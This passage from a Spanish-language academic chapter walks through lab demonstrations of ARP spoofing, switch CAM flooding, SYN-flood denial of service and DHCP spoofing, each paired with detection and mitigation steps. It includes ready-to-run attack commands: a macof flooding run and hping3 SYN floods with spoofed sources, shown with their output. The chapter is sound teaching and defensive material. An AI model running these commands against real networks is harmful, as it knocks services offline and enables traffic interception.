Por el lado del usuario (equipo *Windows*) es posible saber, que existe un envenenamiento al ejecutar en una ventana de consola el comando: "*arp –a*", con lo cual podemos observar más de una dirección de red con su MAC, asociada a la tabla de *ARP* del *gateway*. Para este caso 192.168.1.1 *gateway* verdadero, 192.168.1.13 dirección física del puerto de acceso del atacante, 192.68.1.100 dirección IP máquina virtual *LINUX* del atacante.

```
C:\Documents and Settings\Administrator>ipconfig
Configuración IP de Windows
Adaptador Ethernet Conexión de área local
      Sufijo de conexión específica DNS:
      Dirección IP. . . . . . . . . . . .: 192.168.1.33
      Máscara de subred . . . . . . . . .: 255.255.255.0
      Puerta de enlace predeterminada  : 192.168.1.1
C:\Documents and Settings\Administrator>ipconfig>arp –a
Interfáz: 192.168.1.33 --- 0x2
  Dirección IP            Dirección física    Tipo
  192.168.1.1             98-8b-5d-21-96-1c   dinámico
  192.168.1.13            3c-07-54-17-20-0a   dinámico
  192.168.1.100           00-1c-42-a0-b7-ca   dinámico
```

DETALLE *ARP*-SPOOF				
Paq. #	**Origen**	**Destino**	**Trayectoria**	**Información**
104	Parallel_a0:b7:ca 192.168.1.100	Parallel_a0:b7:ca 192.168.1.100	atacante-atacante	Atacante se pregunta y responde a si mismo quien es el *gateway*.
107	Paralle192.168.1.100 l_a0:b7:ca	*Gateway* 192.168.1.1	atacante-*gateway*	Atacante se suplante como usuario ante el *gateway*.
123	Parallel_a0:b7:ca 192.168.1.100	Usuario 192.168.1.33	atacante-usuario	Atacante solicita credenciales del usuario.
125	Usuario 192.168.1.33	Parallel_a0:b7:ca 192.168.1.100	usuario-atacante	Usuario envía credenciales al atacante
144	Parallel_a0:b7:ca 192.168.1.100	*Gateway* 192.168.1.1	atacante-*gateway*	Atacante envía sus credenciales como usuario al *gateway*.

Tabla 3.1: Captura de tráfico ARP-*Spoof.*
Fuente: Tabulación entorno de trabajo.

Para un detalle más gráfico de la situación se emplea *Wireshark*, recordando que el analizador de tráfico se encuentra en modo de captura continua; el primer síntoma de que existe un *ARP-Spoof* es la gran cantidad de peticiones *ARPs* que se presentan. La tabla 3.1 desglosa el proceso del ataque presentado en la figura 3.1.

No.	Time	Source	Destination	Protocol	Length	Info
82	5.601823	Parallel_a0:b7:ca	Parallel_a0:b7:ca	ARP	42	Who has 192.168.1.1? Tell 192.168.1.100
83	5.601828	Parallel_a0:b7:ca	Parallel_a0:b7:ca	ARP	42	Who has 192.168.1.1? Tell 192.168.1.100
104	6.601808	Parallel_a0:b7:ca	Parallel_a0:b7:ca	ARP	42	Who has 192.168.1.1? Tell 192.168.1.100
105	6.601812	Parallel_a0:b7:ca	Parallel_a0:b7:ca	ARP	42	Who has 192.168.1.1? Tell 192.168.1.100
107	6.768308	Parallel_a0:b7:ca	192.168.1.1	ARP	42	192.168.1.33 is at 00:1c:42:a0:b7:ca
108	6.768312	Parallel_a0:b7:ca	192.168.1.1	ARP	42	192.168.1.33 is at 00:1c:42:a0:b7:ca
112	7.280543	Parallel_a0:b7:ca	192.168.1.1	ARP	42	192.168.1.33 is at 00:1c:42:a0:b7:ca
113	7.280547	Parallel_a0:b7:ca	192.168.1.1	ARP	42	192.168.1.33 is at 00:1c:42:a0:b7:ca
123	7.553873	Parallel_a0:b7:ca	192.168.1.33	ARP	42	Who has 192.168.1.33? Tell 192.168.1.100
124	7.553878	Parallel_a0:b7:ca	192.168.1.33	ARP	42	Who has 192.168.1.33? Tell 192.168.1.100
125	7.572966	192.168.1.33	Parallel_a0:b7:ca	ARP	60	192.168.1.33 is at 00:0c:76:78:57:fc
126	7.601831	Parallel_a0:b7:ca	Parallel_a0:b7:ca	ARP	42	Who has 192.168.1.1? Tell 192.168.1.100
127	7.601834	Parallel_a0:b7:ca	Parallel_a0:b7:ca	ARP	42	Who has 192.168.1.1? Tell 192.168.1.100
144	8.768479	Parallel_a0:b7:ca	192.168.1.1	ARP	42	192.168.1.33 is at 00:1c:42:a0:b7:ca
145	8.768483	Parallel_a0:b7:ca	192.168.1.1	ARP	42	192.168.1.33 is at 00:1c:42:a0:b7:ca

Figura 3.1: Captura ARP-Spoof *empleando* Wireshark.
Fuente: Captura en la realización del trabajo.

3.1.1 Mitigación ARP-Spoof

La intromisión en redes empleando este tipo de técnica en la mayor parte de ocasiones es transparente para el usuario por no existir anomalías en el servicio. A favor de la administración del sistema existen una gran variedad de herramientas de uso libre en entorno de comandos de consola (*Arpwatch, Nast, Snort, Patriot NG, Arpon*, para un portafolio completo véase [7]); que permiten generar alertas cuando se detecta un uso anormal del protocolo *ARP*.

Una herramienta de fácil despliegue es *Arpwatch (ambiente LINUX),* en donde por línea de comandos se apunta a la dirección de red. En el ejemplo podemos ver que el atacante 00:1c:42:a0:b7:c,a, en reiteradas ocasiones pretende usurpar la *MAC* 98:8b:5d:21:96:1c, perteneciente al *gateway*.

```
root@upmtest:~# arpwatch –n 192.168.1.0/24 –i eth0              */(dirección de red)/
root@upmtest:~# tail –f /var/log/syslog | grep –i arpwatch
Jun 15: 19:38:22 upmtest arpwatch: listening on eth0
Jun 15: 19:38:02 upmtest arpwatch: flip flop 192.168.1.100 00:1c:42:a0:b7:ca (98:8b:5d:21:96:1c) eth0
Jun 15: 19:38:02 upmtest arpwatch: flip flop 192.168.1.100 00:1c:42:a0:b7:ca (98:8b:5d:21:96:1c) eth0
Jun 15: 19:38:07 upmtest arpwatch: flip flop 192.168.1.100 00:1c:42:a0:b7:ca (98:8b:5d:21:96:1c) eth0
```

Empleando Wireshark, podemos capturar todo el tráfico que circula por el puerto de monitoreo aplicando un filtro de fácil semántica obteniéndose un reporte continuo de una posible "duplicación" de identidad y alertando al administrador para aislar el equipo afectado.




Figura 3.2: Asociación duplicada de MACs *en* ARP-Spoof.
Fuente: Captura en la realización del trabajo.

Es de suma importancia conocer las direcciones *IP* y las correspondientes *MACs* asociadas para cada máquina por el objeto de relacionar fácilmente la duplicación de identidad, en este caso:

Atacante	192.168.1.100	(00:1c:42:a0:b7:ca)
Usuario	192.168.1.33	(00:0c:76:78:57:fc)
Gateway	192.168.1.1.	(98:8b:5d:21:96:1c)

En la zona inferior resaltado en color amarillo, podemos leer que las direcciones: 192.168.1.33 tiene 2 *MACs* asociadas 00:1c:42:a0:b7:ca, 00:0c:76:78:57:fc, y; 192.168.1.1 tiene 2 *MACs* asociadas 00:0c:76:78:57:fc, 00:1c:42:a0:b7:ca.
El equipo 00:1c:42:a0:b7:ca, se encuentra ocupando dos roles a la vez, que no le pertenecen de usuario y gateway.

Un manera adicional de mitigar tácticas *ARP*, es la búsqueda constante de tarjetas de red que se encuentren trabajando en modo promiscuo. Pueden resultar útiles herramientas como *Neped, Sentinel, AntiSniff o SniffDet, Nast* [8].

```
root@upmtest:~# nast –P all
Nast V. 0.2.0
This check can have false response, pay attention!
192.168.1.15 (new-host-3.home)          ---------> Found!    */equipo monitor/
192.168.1.22 (192.168.1.22)      ---------> Found!          */switch/
192.168.1.33 (192.168.1.33)      ---------> Not found       */equipo usuario/
192.168.1.100 (192.168.1.100)           ---------->  Found!  */equipo atacante/
Finished
```

Ataques como éste u otros tan originales como el mostrado por *Chris John Riley* mediante su script en *python prn-2-me*[23] para almacenar y redirigir trabajos *PCL* y un PostScript a una impresora real, son ejemplos del alcance que puede tener un ataque *ARP-Spoof* y que deben ser conocidos por las personas inmersas en seguridad informática.

3.2 Port *Flood*ing

"*Port Flooding*" con su traducción "Inundación de Puerto", consiste en enviar múltiples tramas falsificadas a través de un puerto con el objetivo de llenar la tabla de asignación de un conmutador, generalmente un *switch* dispone de una memoria interna denominada *CAM* (*Content-Addressable Memory*) donde se relaciona puertos a direcciones *MAC*, de esta forma, cuando el conmutador recibe una trama dirigida a un equipo sabrá por qué puerto debe enviarla.
En caso de desconocerse el destino de una trama, bien porque el equipo atacante la ha falsificado o bien porque la entrada asociada ha expirado, el *switch* copiará la trama y la enviará por todos los puertos de la misma *VLAN* excepto por aquel por el que fue recibida. Consecuentemente, todos los equipos conectados al *switch* recibirán dicha

[23] **Blog.c22:** "Man in the Middling Printers" http://blog.c22.cc/2009/03/22/man-in-the-middling-printers/

trama y únicamente el equipo correspondiente, aquel cuya *MAC* coincida con la *MAC* destino de la trama, contestará; lo que permitirá al *switch* añadir una entrada a su tabla *CAM* con la nueva asociación *MAC*/puerto. Gracias a esto, el *switch* no necesitará inundar (*flood*) todos los puertos con futuros paquetes dirigidos a ese equipo.

Pero, ¿qué acontece si se envían cientos de tramas falsificando la *MAC* origen del equipo y saturando la tabla *CAM*…? en ese caso, el comportamiento depende del fabricante. Los *switches* de baja gama no contienen tablas *CAM* virtualizadas, es decir, la tabla dispone de un número "n" máximo de entradas para almacenar las asociaciones MAC/puerto, y si varias peticiones consiguen llenar dicha tabla con "n" entradas, la tabla no dará abasto y todas las *VLANs* se verán afectadas por inundación[9]. Con tablas *CAM* virtualizadas se mantendría un espacio de direcciones independiente para cada *VLAN*; de esta forma, sólo se verían afectados los equipos de la propia *VLAN*.

Yersinia o Macof , herramientas hoy incluidas en *dsniff*, permiten generar una inundación (*flooding*) de paquetes con MACs creadas aleatoriamente con el fin de saturar la tabla de asignaciones del *switch*.

El siguiente ejemplo activa *macoff* con generación de tramas con *MACs* aleatorias, en el interfaz *eth0* en una cantidad de 1000 unidades por activación.

```
root@upmtest:~# macof –i eth0 –n 1000
9253185(0) win 512
11:84:84:76:b3:11 a2:c5:e2:19:85:3c 0.0.0.0.9735 > 0.0.0.0.4806: S 457794762:457794762(0) win 512
1c:f9:2d:69:38:0 1d:9f:bf:10:0:56 0.0.0.0.17870 > 0.0.0.0.18806: S 1824335472:1824335472(0) win 512
93:a5:1e:4d:51:86 6:34:c9:71:b7:46 0.0.0.0.12747 > 0.0.0.0.25659: S 176486529:176486529(0) win 512
e2:eb:90:65:9b:7d 25:18:52:57:f8:30 0.0.0.0.12326 > 0.0.0.0.24616: S 1805157091:1805157091(0) win 512
```

El resultado en la tabla *CAM*, el puerto 13, tiene una infinidad de equipos asociados a ese puerto.

```
Catalyst 500 – Port 13 Addressing
Address : Dynamic 00:1C:42:A0:B7:CA
Enter selection: L
Type         Address            Accepted source port
Static       00:1C:42:A0:B7:CA    Unrestricted
Dynamic      42-74-80-2F-C8-2ª    Unrestricted
Dynamic      E2-85-7D-0E-B1-F7    Unrestricted
Dynamic      DA-E1-E2-27-F0-E8    Unrestricted
Dynamic      98-86-D5-2C-30-72    Unrestricted
Dynamic      FA-B5-08-08-C7-56    Unrestircted
Dynamic      60-1C-2ª-20-84-19    Unrestricted
```

3.2.1 Mitigación Port Flooding

Detectar este tipo de ataques usando un analizador de protocolos es una tarea llevadera, debido al patrón de paquetes aleatorios malformados que son presentados y denunciados por *Wireshark.* Todas estas tramas serían retransmitidas por el *switch* en cada uno de los puertos pertenecientes a un *VLAN*, esperando que un destinario conteste, con lo cual la memoria física de trabajo del conmutador colapsaría.




*Figura 3.3: Paquetes aleatorios sin formato detectados "*Malformed*" en* Port-Flooding.
Fuente: Captura en la realización del trabajo.

La figura 3.3 muestra "*malformed packet*" debido a la forma en que *Macof* construye paquetes *TCP* sin tener en cuenta las especificaciones del protocolo, paquetes fuera de rango de clase, tamaño, etc.

Con *switches* de gama media/alta es posible configurar ciertas características para mitigar este tipo de ataques. Algunos de los parámetros configurables son: el nivel de inundación (*flooding*) de paquetes permitido por *VLAN* y *MAC (Unicast Flooding Protection)*, el número de MAC por puerto (port security) y el tiempo de expiración de las *MAC* en la tabla *CAM (aging time)*, entre otros [10].

```
Catalyst 500 – Port 13 Addressing
Address :    Static       00:1C:42:A0:B7:CA
..................... Settings ..............................
[T] Address table size                       1
[S] Adressing security                       Enable
[U] Flood unknown unicast                    Enable
[M] Flood unregistered multicasts            Enable
....................... Actions ..............................
```

Port Flooding puede evitarse, creando cortafuegos en puntos clave de una red para filtrar el tráfico de red no deseado. La posible víctima no recibe y nunca responde a los paquetes *UDP* maliciosos debido a que el servidor de seguridad se lo impide.

3.3 DDos Attack

Un ataque de denegación de servicio *DoS* provoca que un servicio o recurso sea inaccesible a los usuarios, normalmente ocasiona la perdida de conectividad de la red por el consumo del ancho de banda o sobrecarga de los recursos operativos de la víctima. *DDoS* es un ataque Distribuido de Denegación de Servicio, el cual se lleva a cabo generando un gran flujo de información desde varios puntos de conexión.




Figura 3.4: Función "flow graph" Wireshark.
Fuente: Captura en la realización del trabajo.

La figura 3.4, muestra el comportamiento del protocolo *TCP* al momento de existir un intento de saturar los recursos de conexión de un servidor.

Los paquetes que tienen activado el bit *SYN*, solicitan una conexión por parte del servidor *Apache*. En cambio los paquetes que tienen activo el bit *RST* solicitan una reconexión. A estas dos clases de peticiones efectuadas por el atacante 192.168.1.100, el servidor 192.168.1.33 es insuficiente en respuesta (paquetes del tipo *SYN, ACK*); por el elevado número de peticiones existentes.

Para la ejecución empleamos *hping3* para entornos *LINUX,* cuyos parámetros empleados son especificados:

-i: *wait interval*, bandera anticipa que existe una espera entre un envío y otro.
u#: *packets per second*, número de paquetes que se debe enviar por segundo.
-s: *base source port*, si no se ingresa un valor se genera en forma aleatoria.
-p: *destport*, el puerto de destino del servidor en este caso el 80, emplea *Apache*.
--*flood*: envío de paquetes cuan rápido como sea posible.
-V: *verbose mode,* proveer información adicional durante el proceso.
-c: *packetcount*, conteo de paquetes.
-d: *datasize*, tamaño del paquete en bytes, en este caso 120B.
-w: *winsize*, tamaño de la ventana de transmisión, se emplea 64B.
-S: *set SYN*, activación de la bandera *SYN*.

La siguiente ejecución permite observar los parámetros intrínsecos (-*V*) generados por *hping3,* permitiendo establecer un conteo de un millón de paquetes con *payload* 120*bytes,* con activación del bit (*SYN*) de requerimiento de conexión, en ventanas de 64KB, por el puerto de aplicación 445 y puerto 80 en el servidor Apache. A la tasa de transmisión máxima que permita el canal de comunicaciones. Empleando 20% de recursos de conexión; detalle en la figura 3.5.

```
root@upmtest:~# hping3 –V –c 1000000 –d 120 –S –w 64  -p 80 –s 445 --flood --
rand-source 192.168.1.33
using eth0, addr: 192.168.1.100, MTU: 1500
HPING 192.168.1.33 (eth0 192.168.1.33): S set, 40 headers + 120 data bytes
Hping in flood mode, no replies will be shown
```

Este segundo ejemplo, en una ventana de terminal independiente, emplea *hping3* para enviar por el puerto 80, un mil paquetes por segundo con petición *SYN* y sin espera de conexión por parte del servidor. Este procedimiento produce un 5% de ocupación de los recursos de conexión; detalles en la figura 3.5.

```
root@upmtest:~# hping3 –i u1000 –S –p 80 192.168.1.33
Len=46 ip=192.168.1.33 ttl=128 id=1310 sport=80 flags=RA seq=0 win=0 rtt=46.8ms
Len=46 ip=192.168.1.33 ttl=128 id=1310 sport=80 flags=RA seq=0 win=0 rtt=46.8ms
Len=46 ip=192.168.1.33 ttl=128 id=1310 sport=80 flags=RA seq=0 win=0 rtt=46.8ms
```

La figura 3.5 denota una ocupación del 99% de uso de recursos de procesador con pocos (38) procesos distintos en ejecución, en lo referente al uso de recursos para la conexión el primer ejemplo ocupa la parte izquierda de la gráfica “Conexión de área local”. Estos dos ejercicios ha permitido efectuar un ataque de negación de servicio desde dos terminales distribuidos.





Figura 3.5: Uso de recursos CPU y conexión de área local.
Fuente: Captura en la realización del trabajo.

Ataques similares fueron llevados a cabo recientemente por el grupo “***Anonymous de 4chan*”** contra los servidores de *Amazon* y *Paypal* mediante las herramientas *LOIC (Low Orbit Ion Cannon)* y *HOIC (High Orbit Ion Cannon)* debido a los altercados con *Wikileaks*. Estas herramientas constan de una interfaz muy amigable desde la cual se puede elegir entre diversas opciones de ataque como son peticiones *UDP, TCP* o *HTTP* así como la velocidad y la cantidad de *threads* simultáneos.

3.3.1 Mitigación DDoS Attack

Direct Attacks, TTL expiry attack, IP unreachable attack, ICMP transit attacks, Reflection Attacks, son algunas de las variantes de los ataques *DDoS*. La contención de los mismos resulta muy complicada sobre todo cuando se trata de un gran volumen de tráfico [11].

En primera instancia un analizador de tráfico podría esquematizar el panorama de múltiples peticiones de conexión y reconexión desde un equipo propio o ajeno a la red, la figura 3.6 resalta una excesiva cantidad de intentos de conexión por parte de 192.168.1.100, sin optar por la espera de respuesta del servidor; encajándose en un comportamiento anómalo.



Source	Destination	Protocol	Length	Info
192.168.1.100	192.168.1.33	TCP	54	26181 > http [SYN] Seq=0 Win=512 Len=
192.168.1.33	192.168.1.100	TCP	58	http > 26181 [SYN, ACK] Seq=0 Ack=1 W
192.168.1.100	192.168.1.33	TCP	54	26178 > http [RST] Seq=1 Win=0 Len=0
192.168.1.100	192.168.1.33	TCP	54	26179 > http [RST] Seq=1 Win=0 Len=0
192.168.1.100	192.168.1.33	TCP	54	26180 > http [RST] Seq=1 Win=0 Len=0
192.168.1.100	192.168.1.33	TCP	54	26181 > http [RST] Seq=1 Win=0 Len=0
192.168.1.100	192.168.1.33	TCP	54	26182 > http [SYN] Seq=0 Win=512 Len=
192.168.1.33	192.168.1.100	TCP	58	http > 26182 [SYN, ACK] Seq=0 Ack=1 W
192.168.1.100	192.168.1.33	TCP	54	26183 > http [SYN] Seq=0 Win=512 Len=
192.168.1.33	192.168.1.100	TCP	58	http > 26183 [SYN, ACK] Seq=0 Ack=1 W
192.168.1.100	192.168.1.33	TCP	54	26182 > http [RST] Seq=1 Win=0 Len=0
192.168.1.100	192.168.1.33	TCP	54	26183 > http [RST] Seq=1 Win=0 Len=0
192.168.1.100	192.168.1.33	TCP	54	26184 > http [SYN] Seq=0 Win=512 Len=
192.168.1.33	192.168.1.100	TCP	58	http > 26184 [SYN, ACK] Seq=0 Ack=1 W
192.168.1.100	192.168.1.33	TCP	54	26185 > http [SYN] Seq=0 Win=512 Len=
192.168.1.33	192.168.1.100	TCP	58	http > 26185 [SYN, ACK] Seq=0 Ack=1 W
192.168.1.100	192.168.1.33	TCP	54	26184 > http [RST] Seq=1 Win=0 Len=0
192.168.1.100	192.168.1.33	TCP	54	26185 > http [RST] Seq=1 Win=0 Len=0

Figura 3.6: Reiterados intentos de conexión captura con Wireshark.
Fuente: Captura en la realización del trabajo.

Contar con dispositivos que permitan frenar estos ataques resulta costoso, por esto los proveedores de servicio de internet, *ISP*, son la primera barrera en proporcionar una adecuada contención.

Sin embargo, cuando el ataque *DDoS* no es extremadamente excesivo, una configuración adecuada del sistema operativo y de los servicios afectados puede ayudar en gran parte a contrarrestarlo; para ello se puede manipular ciertos parámetros del *kernel de Linux* en el servidor *Apache* que nos permiten modificar el comportamiento bajo ciertas condiciones y que resultan muy útiles para proteger el servidor. Estos parámetros se encuentran en /etc/sysctl.conf.

tcp_syncookies: Permite proteger contra ataques *Syn Flood* (requerimientos continuos de conexión). Cuando la cola de peticiones de segmentos *SYN* se completa, el *kernel* contesta con un segmento *SYN-ACK* como hace normalmente, pero creando un número de secuencia especialmente codificado que representa la *IP* origen y

destino, el puerto y un *timestamp* del paquete recibido. De esta forma, la entrada *SYN* en el *backlog* (cola de conexiones pendientes) desde una misma dirección ya no será necesaria debido a que podrá reconstruirse a partir del número de secuencia recibido. Se puede activar las *syn cookies* con: *sysctl -w net.ipv4.tcp_syncookies=1*

ignore_broadcasts: Un tipo de ataque *DDoS* son los conocidos ataques *Smurf* donde se envían paquetes *ICMP* (*echo request*) a una dirección *broadcast* con una *IP* origen falsificada. La dirección falsificada será el objetivo del ataque para recibir múltiples paquetes de respuesta *echo reply* como consecuencia del paquete de difusión enviado por el atacante. Una forma de desactivar la respuesta a las peticiones *broadcast* de tipo echo *ICMP* es activando la siguiente opción:

sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1

rp_filter: Conocida como *source route verification,* tiene un objetivo similar al *Unicast RPF* (*Reverse Path Forwarding*) [12] utilizado en *routers Cisco*. Se emplea para comprobar que los paquetes que entran por un interfaz son alcanzables por la misma interfaz basándose en la dirección origen, permitiendo de esta forma detectar *IP Spoofing:* *sysctl -w net.ipv4.conf.all.rp_filter=1*

Mencionando a los ataques llevados a cabo por programas de última generación como *LOIC*, también es posible implementar medidas haciendo uso de *iptables* y del módulo *hashlimit* con el objetivo de limitar el número de paquetes que queremos aceptar en un determinado servicio.

Sectechno[24] propone la siguiente configuración para limitar las conexiones HTTP a nuestro servidor web[13]:

iptables -A INPUT -p tcp --dport 80 -m hashlimit --hashlimit-upto 50/min --hashlimit-burst [X] --hashlimit-mode srcip --hashlimit-name http -j ACCEPT

Las cláusulas *hashlimit-burst* y *hashlimit-upto* establecen el tamaño máximo del bucket y el número de paquetes por IP al que se limitarían las conexiones al puerto 80. De la misma forma podríamos contrarrestar numerosos ataques de fuerza bruta a servicios como *ssh, ftp, etc*. limitando el número de *IPs* permitidas por minuto.

iptables -A INPUT -p tcp --dport 22 -m hashlimit --hashlimit 1/min --hashlimit-mode srcip --hashlimit-name ssh -m state --state NEW -j ACCEPT

Independientemente de las medidas adoptadas en el Sistema Operativo, se recomienda securizar de forma individual aquellos servicios públicos que se

[24] **SecTechno:** Information Security Block.

encuentren en una *DMZ* (*Demilitarized Zone*) como pueden ser servicios *web, FTP, DNS, etc*. Por ejemplo, en el caso de Apache sería de gran ayuda dotarle de módulos como *mod_evasive, mod_antiloris, mod_security, mod_reqtimeout* o similares para ayudar a combatir gran variedad de ataques *DDoS* [14].

3.4 DHCP Spoof

DHCP Spoof un tipo de ataque menos común, pero igual de eficiente que el *ARP Spoof*, se basa en falsificar paquetes *DHCP*[25]. El ataque consiste en instalar un servidor *DHCP* falso o un software que emule las funciones del mismo de tal forma que responda a peticiones *DHCPDISCOVER* de los clientes.

- Cuando un equipo se conecta a la red y solicita una dirección IP envía un *DHCPDISCOVER* a la dirección *broadcast (UDP)* esperando respuesta por algún servidor *DHCP*. Éste servidor contestará a tal petición enviando un paquete *unicast* denominado *DHCPOFFER* y que contiene varios parámetros de configuración (IP, *gateway, DNS*, etc.).
- Hasta esta incidencia, el cliente puede recibir ofertas de varios servidores *DHCP* por lo que utilizará el siguiente criterio de elección: si la oferta propuesta se corresponde con una dirección previamente asignada (ya que son recordadas por el cliente), el cliente seleccionará ésta. En caso de que la propuesta no esté relacionada con una dirección IP previa, el cliente adquirirá la primera oferta recibida.
- En respuesta a esta oferta, el cliente enviará un *DHCPREQUEST* a la dirección *broadcast* pidiendo autorización para utilizar esa configuración a lo que el servidor responderá, o bien con un paquete *unicast DHCPACK* autorizando el uso de dicha configuración, o bien con un *DHCPNAK* denegando el uso de tales parámetros.
- *DHCP* no proporciona mecanismos de autenticación que permita verificar el origen durante la negociación de los parámetros de configuración. Por lo tanto, nada impide que un atacante pueda falsificar paquetes *DHCPOFFER* proporcionando información falsa al cliente.

Un posible escenario de ataque consistiría en proporcionar, como puerta de enlace, la propia IP del atacante con el fin de recibir paquetes destinados hacia fuera de la *LAN*. El atacante enrutaría estos paquetes hacia el sitio legítimo con el objetivo de hacer el ataque totalmente transparente al usuario.

[25] **DHCP:** Dynamic Host Configuration Protocol

- De la misma forma, el atacante podría falsificar respuestas *DNS* especificando su *IP* como servidor *DNS* para poder manipular cualquier resolución de nombres posterior.
- Si nos encontramos en una situación de este tipo, *Wireshark* mostraría un uso anormal del protocolo *DHCP*. Otro síntoma podría ser la generación de errores en nuestras máquinas debido a *IPs* duplicadas.

Herramientas como *Yersinia, Loki, Ettercap o dhcpd3* son suficientes para efectuar un *MitM* usando respuestas falsificadas *DHCP* [15].

